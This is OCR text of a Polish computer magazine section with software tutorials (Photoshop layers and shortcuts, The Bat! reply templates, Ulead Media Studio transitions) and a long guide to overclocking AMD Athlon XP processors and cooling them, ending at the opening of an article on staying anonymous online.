
4. Tworzymy nową warstwę, klikając na w palecie warstw, a następnie **New Layer...** W nowo otwartym okienku zmieniamy opcję Blending mode ze standardowej na **Mode: Luminosity**.



5. Na nowej warstwie ponownie tworzymy gradient. Postępujemy tak jak w punkcie 3 – tym razem jednak zaczynamy od lewego górnego rogu, kierując się w stronę prawego dolnego. Efekt powinien wyglądać następująco.



Jest to oczywiście bardzo prosty efekt załamania się kolorów. Przy tak bogatych opcjach programu różne ustawienia trybu mieszania, wypełniania, kątów i rodzajów gradientów oraz palety kolorów będą dawały zupełnie inne efekty, na przykład.



Photoshop 7

Grupy warstw

Czasem przy tworzeniu projektu zdarza się, że zbyt duża liczba warstw jest przeszkodą w swobodnej pracy – tracimy w nich orientację. O ile jeszcze dla nas samych nie jest wielkim problemem odnalezienie odpowiedniej warstwy, to dla obcej osoby, która pracuje na naszym pliku, nie jest to łatwe zadanie. Photoshop 7 wprowadza porządek dzięki grupom warstw.

Umieszczanie w grupach przypomina do złudzenia porządkowanie plików na dysku w katalogach. Musimy stworzyć grupę, nadać jej odpowiedni kolor dla lepszej orientacji i umieścić w środku warstwy. Ekspert przedstawi to na przykładzie prostego przycisku. Że składa się on z trzech warstw.




1. Podczas tworzenia nowej warstwy wybieramy **New Layer Set...**

2. W nowym okienku wpisujemy nazwę grupy. Dobieramy dla niej dowolny kolor i zatwierdzamy, klikając na **OK**.

3. W palecie z warstwami możemy zaobserwować pustą grupę, którą właśnie stworzyliśmy.

4. Dodamy do niej warstwę przycisku. Wciskamy lewy przycisk myszy na pierwszej z warstw i trzymając go, przenosimy ją nad grupę. W ten sam sposób przeciągamy wszystkie elementy. Po wykonaniu tego kroku grupa będzie wyglądała w ten sposób:



Klikając na, możemy ją zminimalizować.

Photoshop 6, 7

Kopiowanie właściwości

Zdarza się, że na pewnej wzorcowej warstwie stworzymy kilka efektów (na przykład Outer Glow, Drop Shadow) z nietypowymi parametrami, a następnie chcemy je zastosować w innych warstwach. W Photoshopie w wersji 6 lub wyższej to bardzo proste zadanie.

1. Klikamy prawym przyciskiem myszy na warstwie z efektami

i z rozwijającego się menu wybieramy opcję **Copy Layer Style**.

2. Następnie odnajdujemy warstwę, do której chcemy przenieść atrybuty, i również klikamy na nią prawym przyciskiem myszy. Wybieramy opcję **Paste Layer Style**. Ten krok powtarzamy dla każdej warstwy, która ma zawierać opracowane wcześniej efekty.

Photoshop 7

Czyszczenie pamięci

Często w trakcie pracy z dużymi plikami Photoshop potrafi bardzo spowolnić działanie peceta. Możemy odzyskać część zasobów systemowych poprzez opróżnienie pamięci tymczasowej projektu, nad którym pracujemy. W tym celu wybieramy z menu pozycję **Edit**, a następnie **Purge**. Możemy zdecydować, co usunąć z pamięci:

- 1 ostatnio wykonaną akcję
- 2 obraz ze schowka
- 3 wszystkie wykonane i zapamiętane w historii operacje
- 4 wszystkie czynności jednocześnie (1 – 3).

Zwolniony w ten sposób obszar pamięci może sięgać nawet kilkudziesięciu MB.

- 1 Undo
- 2 Clipboard
- 3 Histories
- 4 All



Uwaga!

Po usunięciu danych nie będziemy mogli do nich wrócić. Warto więc zastanowić się, czy na przykład obraz przechowywany w schowku nie będzie nam już potrzebny.

Skróty w Photoshopie

- Ctrl + Spacja i Lewy przycisk myszy** – przybliżanie widoku
- Ctrl + Alt + Spacja i Lewy przycisk myszy** – oddalanie widoku
- Ctrl + Y** – pozwala na podgląd efektu pracy w palecie kolorów CMYK podczas pracy w RGB
- Ctrl + 1, 2, 3** – podgląd kanałów, **Ctrl + `** – powrót do ponownego wyświetlania wszystkich
- Ctrl + Tab** – przełączanie pomiędzy otwartymi projektami
- Ctrl + O** – dopasowanie widoku okna do 100 procent widoczności.
- Ctrl + kliknięcie myszą w palecie warstw na jeden z elementów projektu** – selekcja całej warstwy
- Ctrl + D** – anulowanie selekcji
- Spacja + Lewy przycisk myszy** – przesuwanie przybliżonego obrazu
- Ctrl + kliknięcie lewym przyciskiem myszy (przy wybranym narzędziu)** – wybór warstwy, nad którą znajduje się aktualnie kursor

The Bat!


Tworzymy szablon odpowiedzi

Program pocztowy The Bat! zdobywa coraz większą popularność. Nie każdemu jednak od-


powiada sposób, w jaki tworzy on odpowiedzi na przychodzące listy. Użytkownicy przyzwyczajeni do formatu znanego z Outlooka czy Outlooka Ekspresu mogą dostosować szablon odpowiedzi programu The Bat! do swoich potrzeb. The Bat! ma w tym zakresie dużo większe możliwości niż aplikacje Microsoftu.

1. Z menu **Konto** wybieramy **Właściwości...**. Klikamy na plus przy pozycji **Odpowiedź**.


Zaznaczamy widoczny w oknie po prawej stronie szablon odpowiedzi i kasujemy go. Za chwilę utworzymy nowy wzorzec. Zaznaczamy opcję




2. Wpisujemy nagłówek odpowiedzi, a następnie klikamy prawym przyciskiem myszy. Z menu, które się rozwinięło, wybieramy i **%FROMNAME**. W oknie szablonu pojawia się zmienna określająca nadawcę pierwotnego listu.



blonie odpowiedzi niezbędne zmienne i stałe elementy tekstowe. Nie zapomnijmy umieścić znaków **[]**, przed fragmentem opisującym nagłówek. Treść listu oryginalnego zostanie oznaczona automatycznie po wstawieniu zmiennej.



Nowa wiadomość – odpowiedź będzie wyglądała teraz tak



Ekspert radzi


Zaproponowany przez Eksperta format szablonu to jedynie przykład. The Bat! ma dużo większe możliwości i potrafi tworzyć szablony nie tylko odpowiedzi, ale również nowego listu czy przekazywanej dalej wiadomości. Szablony mogą być również powiązane z wpisami do książki adresowej. Dzięki temu mamy możliwość automatycznego generowania innego formatu wiadomości dla każdego adresu z naszych kontaktów.

Ulead Media Studio 6.5


Przejścia pomiędzy fragmentami filmu

Edycja amatorskich filmów nie jest tak skomplikowana, jak mogłoby się wydawać. Wystarczy odpowiednio oprogramowanie. Ekspert pokaże, jak za pomocą Media Studio stworzyć efektowne przejścia pomiędzy fragmentami filmu.

1. Po uruchomieniu programu klikamy prawym przyciskiem myszy na pole i z menu kontekstowego wybieramy. Odnajdujemy na dysku i ładujemy do aplikacji nagrany przez nasz wcześniej film.



2. Dosuwamy czarne zaznaczenie do lewej krawędzi pola edycyjnego i klikamy myszą. Następnie klikamy na **1 Sec.** i z menu wybieramy **Fit in Window**. Dzięki temu cały film będzie widoczny na ekranie




3. Odnajdujemy miejsce, w którym kończy się jedna scena, a zaczyna druga. Pomiedzy te sceny wstawimy efektowne przejście. Aby zlokalizować odpowiednie miejsce, posługujemy się oknem podglądu. Wstępne ustawienie wykonujemy za pomocą suwaka. Dokładne – za pomocą przycisków. Każde kliknięcie powo-




duje przesunięcie suwaka o jedną klatkę.


4. Na linii czasu pojawił się znacznik. W tym miejscu prze-tniemy nasz film na dwie części. Z listwy wybieramy narzędzie



5. Klikamy na linii znacznika. Film został podzielony na dwie części. Informują o tym dwie klatki widoczne w polu edycyjnym. Wybieramy narzędzie, chwytamy myszą fragment filmu widoczny z prawej strony i przeciągamy do pola edycyjnego



6. Aby można było wykonać przejście, fragmenty muszą na siebie nachodzić. W tym celu fragment z dolnego pola przesuwamy



w lewo. Przejście powinno trwać około trzech sekund. Czas widoczny jest o góry okna

7. Z biblioteki wybieramy i na przykład. Przeciągamy myszą jeden z efektów (na przykład) na pole pomiędzy fragmentami filmu i klikamy myszą. W oknie, które się pojawi, wybieramy przycisk **OK**.

8. Zapisujemy nowy film. Z menu **File** wybieramy **Create** i **Video File...**. Media Studio zakoduje i zapisze na dysku nasze dzieło.

RS, TS



Hardware w praktyce



Demon prędkości

To naturalne, że zawsze chcemy mieć najszybszy procesor dostępny na rynku. Niewielu jednak stać na jego kupno. Dlatego Ekspert pokaże, jak przyspieszyć procesory serii AMD Athlon XP

Podkręcaniem nazywamy ustawianie wyższych niż nominalne parametrów pracy poszczególnych komponentów komputera. Najczęściej podkręca się procesory, a z tych najbardziej podatne na takie działanie są układy AMD Athlon XP. Mają one odblokowany mnożnik i duży zapas mocy.

Wszystkie podłączone do płyty głównej komponenty komputera działają z określoną szybkością wy-

rażoną w megahercach. Najbardziej znaczącym parametrem pracy układów jest szyna FSB. Każdy komponent na płycie w jakiś sposób odnosi się do wartości jej taktowania. Wszystkie układy mają także swoje nominalne napięcia zasilające.

Typy Athlonów

Athlon XP może obecnie występować w dwóch wersjach rdzenia: Thoroughbred lub Barton. Procesory z pierwszym z nich pracują

z szyną FSB równą 133 MHz, a trzy najszybsze obecnie modele 2600+, 2700+ i 2800+ z magistralą 166 MHz, z czego pierwszy z nich jest dostępny w obydwu wersjach. Napięcie zasilające tych procesorów wynosi 1,5 V do 1,65 V w zależności od częstotliwości pracy. Ilość pamięci podręcznej typu L2 to 256 KB.

Nowością na rynku są Athlony z rdzeniem Barton. Główną cechą, jaka je odróżnia od starszych rdzeni, to podwojona ilość pamięci cache L2, czyli 512 KB. Obecnie dostępne są trzy modele układów z rdzeniem Barton: 2500+, 2800+ i 3000+. Wszystkie pracują z szyną FSB taktowaną 166 MHz.

Jaka płyta do podkręcania?

Parametrami, które możemy zmieniać podczas podkręcania, są szybkość szyny FSB, wartość mnożnika procesora, taktowanie pamięci RAM, napięcie zasilające dla procesora i oddzielnie dla pamięci RAM oraz dzielniki dla magistrali AGP i PCI. Płyta główna, która ma możliwość regulacji wszystkich

tych parametrów, jest wręcz wymaganym sprzętem do podkręcania. Jednak jeśli możemy regulować tylko trzy pierwsze ustawienia, także jesteśmy w komfortowej sytuacji.


Do dzieła

Prędkość procesora jest iloczynem prędkości szyny FSB i mnożnika procesora. Dlatego podnosząc wartość któregoś z nich, zwiększymy szybkość taktowania CPU. Większą korzyść osiągniemy, podnosząc szybkość taktowania FSB, ponieważ wtedy wzrasta taktowanie magistral dla kart rozszerzeń, co objawia się

Idealem jest płyta główna z możliwością regulacji napięć, mnożników i częstotliwości

większym transferem do kart PCI i AGP, a więc powoduje także wzrost ich szybkości pracy. Warto jednak wiedzieć, że karty PCI i graficzne są bardziej wrażliwe na podnoszenie standardowych parametrów. Z pomocą przychodzi nam jednak możliwość regulacji dzielników. Jeśli zwiększamy na przykład FSB z 133 MHz na 166 MHz, wtedy używając standardowego dzielnika 1/4 dla szyny PCI, otrzymamy taktowanie 41,5 MHz zamiast standardowych 33 MHz. Jest to bardzo duża zmiana i może powodować niestabilność komputera. Jeżeli jednak

Athlony są ulubionym obiektem podkręcania ze względu na odblokowany mnożnik i zapas mocy



zmienilibyśmy dzielnik na 1/5, to przy taktowaniu procesora magistrale PCI i AGP pozostaną przy swoich nominalnych parametrach.

Podkręcanie nie polega jednak na

Bezpieczeństwo

Podkręcanie komputera jest w większości wypadków bezpieczne, ale trzeba mieć świadomość tego, że ustawiając wyższe parametry pracy procesora, jeśli nie zapewnimy mu odpowiedniego chłodzenia, może doprowadzić do jego przegrzania lub uszkodzenia.

Wszystkie opisane przez Eksperta w niniejszym artykule czynności wykonujemy na własną odpowiedzialność.

Oznaczenie procesora	Częstotliwość zegara	Częstotliwość FSB	Maksymalna temperatura pracy	Nazwa rdzenia
1700+	1466 MHz	133 MHz	90 stopni	Thoroughbred
1800+	1533 MHz	133 MHz	90 stopni	Thoroughbred
1900+	1600 MHz	133 MHz	90 stopni	Thoroughbred
2000+	1666 MHz	133 MHz	90 stopni	Thoroughbred
2100+	1733 MHz	133 MHz	90 stopni	Thoroughbred
2200+	1800 MHz	133 MHz	85 stopni	Thoroughbred
2400+	2000 MHz	133 MHz	85 stopni	Thoroughbred
2500+	1833 MHz	166 MHz	85 stopni	Barton
2600+	2133 MHz	133 MHz	85 stopni	Thoroughbred
2600+	2075 MHz	166 MHz	85 stopni	Thoroughbred
2700+	2166 MHz	166 MHz	85 stopni	Thoroughbred
2800+	2250 MHz	166 MHz	85 stopni	Thoroughbred
2800+	2083 MHz	166 MHz	85 stopni	Barton
3000+	2166 MHz	166 MHz	85 stopni	Barton

ustawieniu taktowania na jak najwyższą wartość, ale na stopniowym zwiększaniu szybkości szyny FSB. Po każdym zwiększeniu prędkości magistrali, na przykład o 5 MHz, powinniśmy uruchomić Windows. Jeżeli system wystartuje bez problemów, możemy spróbować podnieść FSB jeszcze wyżej. Jeżeli komputer się nie włączy po kolejnym podniesieniu parametrów pracy, oznacza to, że wyżej już nie uda nam się go podkręcić. Należy zresetować BIOS, postępując zgodnie z instrukcją obsługi, i ustawić ostatnie prawidłowe parametry pracy.

Jeżeli nasz procesor nie chce się mocno podkręcić, możemy spróbować innej metody. Polega ona na tym, że podnosząc szybkość magistrali FSB, obniżamy wartość mnożnika. Nie zyskujemy w ten sposób dodatkowych megaherców, ale zwiększamy przepustowość wszystkich magistral wewnętrznych komputera, co także zaowocuje zwiększeniem szybkości jego pracy.

Kolejną rzeczą, jaką możemy zwiększać, są napięcia zasilające.

Po każdym zwiększeniu prędkości powinniśmy uruchomić Windows. Jeżeli system wystartuje, możemy spróbować podkręcać dalej

Podniesienie napięcia dla procesora o 0,05 V czy pamięci o 0,1 V (do 2,6 V) pozwoli nam wyżej podkręcić procesor. Należy jednak pamiętać, że zbyt duże zwiększenie tej wartości uszkodzi CPU. Teoretycznie bezpieczne jest podniesienie napięcia dla procesora o 0,1 V. W ekstremalnych sytuacjach także taka manipulacja może być niebezpieczna.

Testy stabilności

Gdy już ustalimy, do jakiej granicy podkręca się nasz Athlon, powinniśmy sprawdzić stabilność jego działania. W tym celu należy obciążyć komputer dużą ilością obliczeń.

Jednak w pierwszej kolejności sprawdzimy programem CPU Identification (można go znaleźć na płycie CD dołączonej do Eksperta), czy system widzi takie same parametry procesora, jak ustawiliśmy w BIOS-ie. Jeżeli są one niezgodne, oznacza to, że albo nie zapisaliśmy nowych ustawień przy wychodzeniu z BIOS-u, albo

nasza płyta główna nie radzi sobie z nowymi wartościami. Czasem zdarza się, że mimo prawidłowych ustawień w BIOS-ie komputer pokazuje inne wartości. Dzieje się tak z powodu nieprzystosowania chipsetu płyty głównej dla takich parametrów lub błędów w BIOS-ie. Problem może rozwiązać jego aktualizacja do najnowszej wersji.

Następnym krokiem powinno być przeprowadzenie testów stabilności środowiska 3D. Ekspert poleca do tego celu program 3D Mark 2001SE. Jeżeli komputer się nie zawiesi podczas testu przeprowadzanego przez tę aplikację, możemy sprawdzić stabilność komputera za pomocą ulubionej gry. Jeżeli wystąpią problemy, będziemy zmuszeni zmniejszyć nieco taktowanie naszego procesora i powtórzyć jeszcze raz całą procedurę testową.

Kolejnym testem, jaki warto przeprowadzić, jest tak zwane wygrzewanie procesora. Polega ono na maksymalnym obciążeniu układu skomplikowanymi obliczeniami. Spowoduje to, że jego temperatura

zacznie wzrastać aż do pewnego stałego poziomu (zależnego od wydajności układu chłodzącego). Taki test powinien trwać kilka godzin – jeśli przez ten czas komputer się nie zawiesi, możemy uznać nową konfigurację za stabilną. Do tego typu testu Ekspert poleca program Hot CPU Tester.

Oczywiście przeprowadzenie tych trzech testów nie daje nam gwarancji, że komputer będzie zawsze stabilny. Czasem może się zdarzyć, że pecet się zawiesi nawet przy mniej wymagających aplikacjach. Może to być związane na przykład

z przetaktowaniem magistrali PCI i złą

Najwydajniejsze radiatory są w całości wykonane z miedzi. Specjalny kształt listków zapewnia szybkie odprowadzenie ciepła z powierzchni jądra procesora. Nie mniej ważny jest potężny, wysokoobrotowy wentylator, który jest w stanie przepompować odpowiednio dużo powietrza na radiator



Jak podkręcać – krok po kroku

Ekspert zaprezentuje, jakie opcje trzeba zmienić w BIOS-ie, aby podkręcić procesor i inne komponenty na przykładzie płyty MSI K7T266 Pro2-A i procesora Athlon XP 1700+ (1466 MHz).

1. Po włączeniu komputera wchodzimy do BIOS-u. Po wejściu do narzędzia setup na ekranie powinniśmy zobaczyć. Używając strzałek, ustawiamy kursor na pozycji i naciskamy **Enter**, w celu potwierdzenia wyboru.

2. Z wyświetlonych opcji wybieramy. W czerwonym okienku możemy wybrać żądaną szybkość szyny FSB. Zmieniamy ją za pomocą strzałek. W innych BIOS-ach może tu pojawić się miejsce na wpisanie liczby megaherców lub lista możliwych opcji.






3. Następnym krokiem może być regulacja mnożnika procesora. Po wybraniu i naciśnięciu **Enter** pojawi się lista możliwych wartości. Wybieramy jedną z nich strzałkami i zatwierdzamy. Iloczyn mnożnika i szyny FSB określi nam prędkość procesora.

4. Następną opcją, którą możemy zdefiniować, jest napięcie rdzenia procesora. Wybieramy i w nowym okienku określamy napięcie. Pamiętajmy, że ustawienie zbyt wysokiego napięcia może uszkodzić procesor.

5. W przypadku niestabilności naszego peceta możemy podwyższyć napięcie dla pamięci RAM. Wybieramy i ustawiamy na przykład. Zbyt wysoka wartość może zniszczyć moduły pamięci!

6. Teraz wychodzimy poziom wyżej, używając klawisza **F10**. Wchodzimy do, następnie. W następnym podmenu możemy ustawić większe taktowanie dla pamięci RAM. Wybieramy i z listy w okienku – ustawimy pamięci na prędkość FSB+33 MHz. Posiadając procesor działający na FSB 133 MHz, dobrze jest zamontować pamięci PC2700 lub szybsze. W przypadku przetaktowywania pamięć nie będzie nas ograniczała – może się zdarzyć, że procesor może jeszcze podkręcić, ale RAM już nie nadąża.

7. W menu warto jest ustawić opcję na. W przypadku przegrzewania się procesora PC wyłączy się. Po zapisaniu ustawień warto jeszcze raz wejść do BIOS-u i sprawdzić w sekcji, czy procesor pracuje poprawnie i nie nabiera niebezpiecznie wysokiej temperatury. Włączenie opcji spowoduje, że komputer przy każdym uruchomieniu będzie kontrolował, czy wentylator pracuje. Jeśli nie, pecet natychmiast się wyłączy.





PORADY PODKRĘCANIE ATHLONA

pracą dysku twardego czy z błędami komunikacji procesora z pamięcią RAM.

Chłodzenie – ważna rzecz

Bardzo ważną, jeśli nie najważniejszą rzeczą jest zapewnienie podkręcanemu procesorowi odpowiednio wydajnego chłodzenia. Układ pracujący z wyższą niż nominalna częstotliwością wytwarza więcej ciepła, które należy odprowadzić z powierzchni jego jądra.

Wybierając cooler, musimy znaleźć kompromis pomiędzy jego wydajnością a wytwarzanym hałasem. Nie zapewni nam dobrego chłodzenia tani układ chłodzący z radiatorem wykonanym z aluminium. Warto pomyśleć o kupnie radiatora wykonanego z miedzi, a przynajmniej

wysoka wydajność nie idzie w parze z cichą pracą – aby wiatrak mógł pompować dużo powietrza, musi obracać się bardzo szybko (na przykład 7000 obrotów na minutę), przez co bardzo hałasuje. Rozwiązaniem tego problemu są wiatraki o średnicy 80 i więcej milimetrów. Ich prędkość obrotowa jest mniejsza niż sześćdziesięciomilimetrowych wentylatorów, a wydajność podobna.

Wybór układów chłodzących jest bardzo duży, ale nie wszystkie są godne polecenia do wykorzystania w podkręcanych pecetach. Do czołówki firm produkujących wydajne coolery możemy zaliczyć Thermaltake, CoolerMaster czy GlobalWin. Produkując one zestawy wydajne, niestety zawsze bardzo głośne. Rozwiązaniem tego problemu może być zamontowanie cichszego wiatraka na dostarczonym przez te firmy radiatorze lub użycia regulatora obrotów (na przykład FanMate firmy Zalman).

Gdy już mamy wydajny cooler, musimy zadbać o dobrą cyrkulację powietrza w obudowie komputera. Jeżeli nagrzane powietrze odprowadzone z procesora zatrzymane zostanie w obudowie, to po pewnym czasie wentylator zacznie je z powrotem wtłaczać na radiator. Teoretycznie nagrzane powietrze powinien wypychać na zewnątrz wentylator w zasilaczu. Jednak w okolicznościach zwiększonego wydzielania ciepła przez procesor może okazać się on mało wydajny.

Wyjściem z sytuacji jest dodatkowy wentylator montowany w obudowie pod zasilaczem (większość obudów ma punkty montażowe). Oczywiście należy pamiętać, żeby wydymuchał on powietrze na zewnątrz komputera.

Ważne jest także, żeby wśród kabli wewnątrz obudowy panował porządek. Najłatwiejszym, a zarazem




Trudne terminy

» **BIOS** – program zapisany w pamięci ROM peceta. Po włączeniu komputera testuje wszystkie podzespoły. Ma wbudowany program setup służący do konfiguracji różnych zintegrowanych z płytą główną komponentów.

» **mnożnik** – zapisana w procesorze wartość, której iloczyn z szybkością taktowania FSB daje prędkość procesora. W Athlonach XP wartość mnożnika można zmieniać w odróżnieniu od procesorów Intel'a.

» **rdzeń procesora** – struktury procesora w obrębie jednego modelu. Na przykład: Athlon XP może być zbudowany na rdzeniu Palomino, Thoroughbred lub Barton.

» **szyna FSB** – magistrala, przez którą komunikują się komponenty PC. Jej taktowanie ma wpływ na szybkość innych magistral jak PCI czy AGP.



1 Zimne powietrze jest zasysane przez otwory w przedniej ścianie obudowy
2 Podgrzewane przez procesor, kartę graficzną i chipset płyty głównej powietrze staje się lżejsze i unosi się
3 Okolice zasilacza to najgorętsze miejsce w pececie. Wiatrak wyrzuca gorące powietrze na zewnątrz

najskuteczniejszym sposobem uporządkowania jest spięcie ich za pomocą plastikowych opasek zaciskowych. Dodatkowo możemy wymienić taśmy do dysków twardej i do stacji dyskiek na okrągłe kable. Zwróćmy uwagę, aby wlot powietrza znajdował się z przodu obudowy nie był niczym zastonięty. Możemy tam także zamontować dodatkowy wentylator, tym razem wtłaczający chłodne powietrze do środka komputera.

Niebezpieczeństwa overclockingu

Jeżeli zdecydujemy się podkręcić nasz komputer, musimy być świadomi niebezpieczeństw, jakie grożą naszemu pecetowi.

Po pierwsze możemy uszkodzić termicznie któryś z komponentów peceta. Najczęściej jest to procesor, który wytwarza więcej ciepła, niż jest w stanie odprowadzić cooler. Może się także przegrzać chipset płyty głównej lub pamięci.

Następne niebezpieczeństwo to możliwość uszkodzenia zasilacza.

W ekstremalnych przypadkach może dojść do nadmiernego poboru prądu przez płytę główną, co może przeciążyć zasilacz. Może on także ulec przegrzaniu, gdyż oprócz tego, że przepompowuje przez swoje wnętrza całe nagrzane powietrze z komputera, to elementy w nim zawarte również wytwarzają niemałe ilości ciepła.

Przy podkręcaniu może także dojść do utraty danych na dysku twardym lub uszkodzenia kart montowanych do złącz PCI lub AGP. Powodem tego jest przetaktowanie tych magistral – kontroler IDE także jest podłączony do szyny PCI. **JK**



Warto zajrzeć...

Adresy WWW:

- 1 www.mcs.pc.pl
- 2 www.tweak.pl
- 3 www.dzikie.net
- 4 www.moded-kompz.pl
- 5 www.overclockers.pl
- 6 www.4max.com.pl
- 7 www.discotech.waw.pl
- 8 www.pc-tuning.pl
- 9 www.pccooler.pl

1 Jakie Athlony najlepiej podkręcać?

O d czego zależy, czy dany procesor się podkręci i o ile megaherców? Jest to kwestia przypadku, gdyż dwa identyczne układy mogą mieć bardzo różne wyniki podkręcania. To, że sąsiadowi udało się jego Athlona 1700+ podkręcić do poziomu 2800+, a nam tylko na 2000+, jest sytuacją całkowicie normalną. To zależy tylko i wyłącznie od właściwości fizycznych konkretnego egzemplarza. Jedyną pewną rzeczą w kwestii podkręcania


procesorów jest to, że lepiej przetaktowują układy o niższym taktowaniu z daną wersją jądra. Na przykład procesor AMD Athlon (rdzeń Thunderbird) o taktowaniu 1333 MHz jest jednym z końcowych procesorów z tej serii i raczej słabo się podkręci. Za to Athlon XP 1500+ (rdzeń Palomino), który jest taktowany z taką samą częstotliwością, podkręci się bardzo dobrze, gdyż jest pierwszym z serii procesorem i ma duży zapas mocy.

mającego miedziany rdzeń. Miedź ma większą przewodność temperaturą i szybciej odprowadzi z małej powierzchni jądra nagromadzone ciepło. Radiatory aluminiowe mogą sobie z tym nie poradzić, co może być przyczyną zawieszania się peceta lub przegrzania procesora.

Wentylator zakładany na radiator powinien być bardzo wydajny. Musi przepompowywać na radiator jak najwięcej powietrza w jak najkrótszym czasie. Najczęściej jednak

Chłodzenie wodne

Nawet jeżeli zainstalujemy tylko wysokoobrotowy wentylator na procesorze, praca na pececie może stać się męcząca z powodu wytwarzanego hałasu. Rozwiązaniem bywa chłodzenie wodne. Może nie brzmi to zbyt zachęcająco (gdyż jak wiadomo woda jest raczej wrogiem komputera), ale zbudowanie lub kupienie szczelnego układu do chłodzenia wodnego pozwoli nam schłodzić prawie bezgłośnie nie tylko procesor, ale i kartę graficzną oraz chipset płyty głównej. Niestety, koszt takiego układu chłodzenia jest dość wysoki (kilkaś złotych), a cały zestaw raczej nie zmieści się wewnątrz obudowy komputera.



Zestaw do testu dostarczyła firma MCS, tel. (022) 7225468.

Incognito w sieci

Internet w praktyce



Ukryci za ekranem monitora przeglądamy strony internetowe, korzystamy z komunikatorów. Wydaje nam się, że jesteśmy bezpieczni. Tymczasem pozostawiamy po sobie w internecie mnóstwo śladów. Ekspert pokaże, jak je zatrzeć

Panuje powszechna opinia, że korzystając z zasobów internetu, pozostajemy całkowicie anonimowi. Nieestety, doświadczenie pokazuje, że jest to jedynie złudzenie. Oglądając strony WWW, wysyłając pocztę czy też rozmawiając za pomocą komunikatora, pozostawiamy po sobie wiele śladów. Wpisy w logach serwerów są łakomym kąskiem dla potencjalnych włamywaczy. Powszechnie wiadomo również, że firmy zajmujące się reklamą internetową wymieniają między sobą dane na temat internautów i ich preferencji. Ekspert pokaże, jak żeglować po internecie i pozostać anonimowym.

Serwery proxy

